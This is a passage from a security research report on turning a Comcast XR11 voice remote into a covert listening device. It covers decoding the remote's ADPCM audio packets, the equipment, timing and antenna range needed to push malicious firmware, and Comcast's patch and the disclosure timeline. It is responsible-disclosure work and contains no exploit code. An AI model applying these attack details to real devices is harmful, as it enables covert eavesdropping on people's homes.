


Another brief aside, this time on audio encoding.

Just because we can make the remote stream recorded audio doesn't mean we know how to listen to it.

At this point, we have packets that we know are voice packets, and because they have the `2b` flags byte, we know they're transmitted in plaintext, too. However, we still don't know the packet structure (does it have any headers?) nor do we know what format the audio payload itself has (i.e. encoding and compression).

From staring at the audio stream, one thing we can see is that the first byte of the packet payload increments from `0x20` to `0x3f` and loops back to `0x20` again over the course voice packet sequence. Besides that single byte, though, the rest is too variable to make out a pattern.



The only information we have regarding the audio format comes from `controlMgr`'s logs. Every time you start recording with the remote, these mention something called ADPCM:

```
03:57:50:045 CTRLM: ctrlm_voice_iarm_event_session_begin: (1, RF4CE, 1) Session id 43
Language <en> mime type <audio/x-adpcm>
...
03:57:50:060 CTRLM: ind_process_voice_session_begin: Audio Info: mime: <audio/x-adpcm>,
sub_type: <ADPCM>, language: <en>
...
start_transfer_server: SPEECH URL <https://vrex-b.g.comcast.net/vsp/v1/
speech?&appId=xr11v2-789ec072-d47e-4eac-9b5d-5f8f7a46e143&filters=SR,NLP,X1&codec=ADPCM
&receiverId=P0133451301>
...
HttpRequestEnd https://vrex-b.g.comcast.net/vsp/v1/speech?&appId=xr11v2-789ec072-d47e-
4eac-9b5d-5f8f7a46e143&filters=SR,NLP,X1&codec=ADPCM&receiverId=P0133451301 code=0
times={total=0, connect=0 startTransfer=0 resolve=0, appConnect=0, preTransfer=0,
redirect=0, sslVerify=0}
03:57:50:069 CTRLM: start_transfer_server: Server thread exited. Closing read side of
pipe
```

What's ADPCM?

First, what's PCM? PCM (pulse code modulation) is pretty much the simplest way to digitally represent audio – it's just a sample of the audio's amplitude at regular intervals.

DPCM is differential PCM, which is what you'd expect: storing the differences between samples (which are often redundant, so this can save a lot of bandwidth). Often DPCM is quantized, which, brutally simplified, means "rounding sample values to the closest value in a small predetermined set to save space."

ADPCM is adaptive differential PCM. The part that is "adapted" is the quantization step – that is, how close a sample has to be to a given value to be rounded to that value. This means you can spend more bandwidth on differences that are important to the audio than ones that aren't. This is more or less like tax brackets: the difference between someone who makes $40k a year and $80k a year is very important for determining income tax; the difference between someone who makes $300k and $340k isn't as important. So we spend more bytes of storage in the 40k-80k range than in the 300k-340k range. The same goes for our audio information: in our case, we spend more bytes of bandwidth on the more differences that are more important for discerning speech. ADPCM is a good candidate for low-detail recordings like speech, since it uses especially low bandwidth to represent this information.

At first, we had tried reading the packets as 8-bit, 8000khz PCM, which means "use 8000k samples per second and spend 8 bits describing the amplitude at each one of those samples." We tried this because these are both pretty standard values for low-detail audio (like speech recordings and telephony). The results were terrible; you could hardly make out any words spoken more than a few inches away from the remote. We had seen the "ADPCM" mentions in the logs, but simply loading the audio as ADPCM in Audacity didn't get results any better than regular PCM did.

This stood to reason, though, since ADPCM comes in lots of different flavors. Audacity uses a format called VOX, but there are many more formats. (Microsoft, Apple, Nintendo, and Electronic Arts have all come up with their own, to name just a few). Audacity's 16000khz ADPCM made sense time-wise, but it didn't sound good at all. Something was missing. After searching the web for a while, we ran into a document from Texas Instruments named Voice Over Remote Control that had an interesting diagram:

Table 3. IMA-ADPCM Data Frame

Number of Bytes	1	1		1	1	1	var
Field	Protocol ID	Seq No	ID	Header 1	Header 2	Header 3	Audio Samples
	0x50	[7:3]	[2:0]				
		0-31	0x01				

What got our attention here was the `Seq No - ID` section: the most significant three bits are always `0x01`, and the bottom range from `0` to `31` (or `0x1f`). In other words, as one byte, they'll be in the range `0x20`-`0x3f` (inclusive). That's our packet sequence number!

If Texas Instruments' suggested packet format lines up with our audio format, there are three bytes of header after the sequence number. What are these headers, though? A quick search for "IMA-ADPCM" turned up this helpful page:

> *The Interactive Multimedia Association (IMA) developed an ADPCM algorithm designed to be used in entertainment multimedia applications. It is particularly fast to encode and decode and does not strictly require any multiplications or floating point operations.*
>
> *...*
>
> *Decoding IMA*
> *To decode IMA ADPCM, initialize 3 variables:*
>
> *predictor: This is either initialized from the data chunk preamble specified in the format or is initialized to 0 at the start of the decoding process.*
>
> *step index: Similar to the initial predictor, this variable is initialized from the data chunk preamble or set to 0 at the start of the decoding process.*
>
> *step: This variable is initialized to ima_step_table[step_index].*

You'll notice that of the three variables described here, the first two (`predictor` and `step index`) can come "from the data chunk preamble" (the third one, `step`, is derived from the `step index`). We have three bytes of header, though – how do these line up?


> *Regarding the step index and predictor calculations: Be sure to saturate the computed step index between 0 and 88 (table limits) and the predictor between -32768 and 32767 (signed 16-bit number range). It is possible for these values to outrange which could cause undesirable program behavior if unchecked.*

That's interesting – the `step index` fits easily within a single byte, and the `predictor` should take up exactly two. What if our three header bytes are exactly these? We wrote a quick script to see the unique values each of these header bytes took on over the course of a recording:

```
50 unique first byte values:
{0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, ... 40, 41, 42, 43, 44, 45,
46, 47, 48, 50}

256 unique second byte values:
{0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, ... 244, 245, 246, 247, 248, 249, 250, 251,
252, 253, 254, 255}

12 unique third byte values:
{0, 1, 2, 3, 4, 5, 250, 251, 252, 253, 254, 255}
```

Of the three bytes here, the first one is the only one that adheres to the valid range for a `step index` (0-88). The second and third bytes look like good candidates for the `predictor`, too, since their values have standard distributions you'd expect for a little-endian two-byte number: the most significant byte should vary relatively little (between minus 5 and 5 in this case), and the least significant byte should be mostly random (we hit every possible value, in fact). We tried several more recordings, and all of them showed the same behavior.

To work, then. We tried plugging these values in to a simple implementation of an IMA-ADPCM codec. We were almost surprised by how well it worked. The codec decoded our ADPCM to 16000khz mono 16-bit PCM, which loaded up beautifully into Audacity. (Check our blog post for an audio sample!)



Our cool new toy

If you skipped ahead because you don't care about the technical details, you might want to slow down a bit here for the big-picture stuff.

We now have a workable attack script and malicious recording firmware in hand. What would WarezTheRemote look like in the wild, though? How exactly do you pull this off? Who is vulnerable? How dangerous is this, really?

First, to push the malicious firmware to the remote, you need to catch a firmware upgrade query from the remote. As we've seen, the remote sends these out only once every 24 hours, by default, so you might have to wait a while before you can take advantage of it. Occasionally a remote control will reboot, which also sends out a firmware check, but we're still talking in terms of hours.

Once you've responded to the firmware check, the firmware itself has to be delivered chunk by chunk. Depending on the attack implementation, this can take some time. At our fastest, we managed to push firmware to the remote in about 20 minutes, but that implementation tended to fail at the slightest interference. A more consistent implementation took about 35 minutes to push firmware to the remote. It should be mentioned that the remote reboots if the upload failed midway due to a timeout or something, and shortly afterwards it checks for new firmware images again, so you can keep retrying the attack until it goes through.

How easily you can pull off WarezTheRemote also depends on the equipment you're using. A basic RF transceiver is very cheap – a Texas Instruments CC2531 (basically the SoC the remote uses glued onto a USB dongle) will only run you a few dollars for the whole kit, but it can be more frustrating to work with. An ApiMote like we used (same idea, but with a CC2420 and much more convenient firmware) is closer to $150.

(There's also the issue of interference from the set-top box – as we've seen, the easiest way around it is to buy three RF transceivers, one for each RF4CE channel.)

Listening from afar

The distance you can run WarezTheRemote from also depends on your equipment – namely, the antenna you're using. A cheap 2 dBi antenna can be had for about a dollar, but we weren't able to dependably upload our firmware to a remote more than an unobstructed couple dozen feet away with these.

We did much better with a 16dBi antenna. We haven't pushed this to the limit yet, but we were easily able to push firmware to the remote around 65 feet away from outside the apartment it was in. This is the alarming part – it conjures up the famous "van parked outside" scene in every espionage film in recent memory. Once we figured out the audio format, it turned out you can discern conversations quite clearly from the remote's microphone, too. We were able to hear a person talking 15 feet away from the remote almost word-for-word, and it's almost certain we can stretch that distance out, too. So besides just being a neat story about running code on a remote control, this attack vector has plenty of potential for abuse.


As Comcast has completed its remediation efforts, we know of no vulnerable devices at this time. Up until the fixes were released, though, every XR11 remote could have been attacked in this fashion. Besides leaving out the batteries, there was no effective way to mitigate it, either.

Since then, Comcast has released a patch to the XR11's firmware that disables the plaintext-response capability we took advantage of here. This patch – version 1.1.4.0 – makes the remote discard non-encrypted firmware packets, which were our way into the remote in the first place. (You can view the remote's firmware version on your X1 set-top box under `Settings/Remote Settings`.)

Besides the fix to the issue we found, Comcast has also remediated CableTap's earlier CVE-2017-9498 by introducing device update validation to the remote's bootloader. This prevents untrusted firmware from being installed on the device. Because replacing the firmware is the most straightforward attack vector on these devices, this fix goes a long way to keeping them locked down from external attackers.

Finally, Comcast also fixed the DoS we found in the `controlMgr` process on the cable box, which allowed us to temporarily put it out of commission (we used this to keep it the box interfering with the attack).

Since these remotes are quite common – in fact, they're probably some the most widespread remote controls in the USA – this was definitely a threat to many households, so it's a good thing Comcast got on top of this so quickly.



Implications

There are a few notable takeaways from this project.

While the CableTap disclosure proved back in 2017 that XR11 remote firmware images are not properly signed, to the best of our knowledge no one has published any meaningful use of this issue up until now. With the insight we gained from extensive reverse-engineering, we were able to effectively transform a remote control into a remote listening device in the privacy of a living room.

In addition, the earlier exploit relied on the remote being paired to a set-top box controlled by the attacker. Because the user has to manually enter an on-screen PIN from the remote in order to pair with the set-top box, this essentially requires physical access to both the remote and the box in order to deploy the new firmware. WarezTheRemote did not require physical access or user interaction. While developing this method required extensive research and reverse-engineering, the attack itself wasn't particularly difficult to perform – all it required was a cheap RF transceiver and some time to kill. With a strong enough antenna (which is inexpensive as well) you could have run this attack on a remote inside someone's house from out in the street. (And a strong antenna isn't very expensive either.)

More generally, though, WarezTheRemote is significant because it illuminates a new aspect of the problematic state of IoT in the present. There's no shortage of research on vulnerable smart home devices from the last few years. In fact, there's hardly a security conference without at least one talk on the topic. One can assume that by now, most consumers have at least some idea of the risks in having a WiFi-

connected baby monitor or voice-controlled smart speaker in their homes. It's easy to forget, though, that the term IoT encompasses a lot more Things than just the clear-cut examples. Few people think of their television remote controls as "connected devices", fewer still would guess that they can be vulnerable to attackers, and almost no one would imagine that they can jeopardize their privacy. In this case, the recent development of RF-based communication and voice control makes this threat real. Even more so in these strange times: with so many of us working from home, a home recording device is a credible means to snoop on trade secrets and confidential information.

Capabilities like these used to be the closely-guarded secrets of sophisticated, nation-state actors. In the last few years, though, they've reached the public awareness in full force. We know from leaked information that government agencies have been taking advantage of IoT devices for years to covertly record conversations. And while the cybercrime world is not nearly as advanced as these organizations, their first steps into the world of IoT indicate that it's only a matter of time until we see them investing in these sorts of attacks as well. It's easy to imagine how a criminal could make use of a remote recording device for identity theft or extortion.

In this instance, we had the good fortune to work with a vendor that was very responsive to our research. This was an example of an effective cooperation between technology vendors and the security research community: Comcast proved very willing to work with us on the issues we found, and within just a few weeks they released fixes to the remotes. We believe that manufacturers that encourage this sort of engagement go a long way towards keeping the technology that surrounds us safe.

Looking forward, we can only guess that this will happen with more and more devices you normally wouldn't think of when someone says "IoT". SoCs are cheaper than ever, and no one is surprised to see a Bluetooth logo on the box their coffeemaker came in. The truly dangerous devices are the ones with more insidious connections to our homes, our networks, and our private information.

Working with Comcast

We originally disclosed the encryption issue on the remote – along with the simple DoS on the X1 box and a reminder about the open CableTap CVE – in late April. Comcast responded very quickly and were courteous and professional throughout the disclosure process. Within just a few weeks they had started deploying patch 1.1.4.0, which addresses the issues we disclosed. They were also generous enough to provide us with details of the fixes so we could continue our research.

Responsible disclosure timeline

- **April 21** vulnerability reported to Comcast + case opened
- **April 24** Comcast starts looking into findings
- **May 5** Comcast acknowledges the issues and begins work on a patch
- **June 25** Comcast begins testing on patch
- **July 14** Comcast begins release of patch
- **September 24** Comcast confirms all devices have been patched

And finally, Comcast's statement:

Nothing is more important than keeping our customers safe and secure, and we appreciate Guardicore for bringing this issue to our attention. As detailed in this report, we fixed this issue for all affected Xfinity X1 Voice Remotes, which means the issue described here has been addressed and the attack exploiting it is not possible.

Technologists for both Comcast and Guardicore confirmed that Comcast's remediation not only prevents the attack described in this paper but also provides additional security against future attempts to deliver unsigned firmware to the X1 Voice Remote.

Based on our thorough review of this issue, which included Guardicore's research and our technology environment, we do not believe this issue was ever used against any Comcast customer.

Comcast builds security into every phase of product development and deployment as part of a continuous commitment to make our products as secure as possible. This includes secure architecture, design, code, and testing. As part of that work, we actively engage with the global security research community, and work quickly to address issues they bring to our attention. We value the work of independent security researchers and the important role they play in our commitment to keeping our customers safe and secure. We encourage researchers to reach out to us with any issues through our reporting page.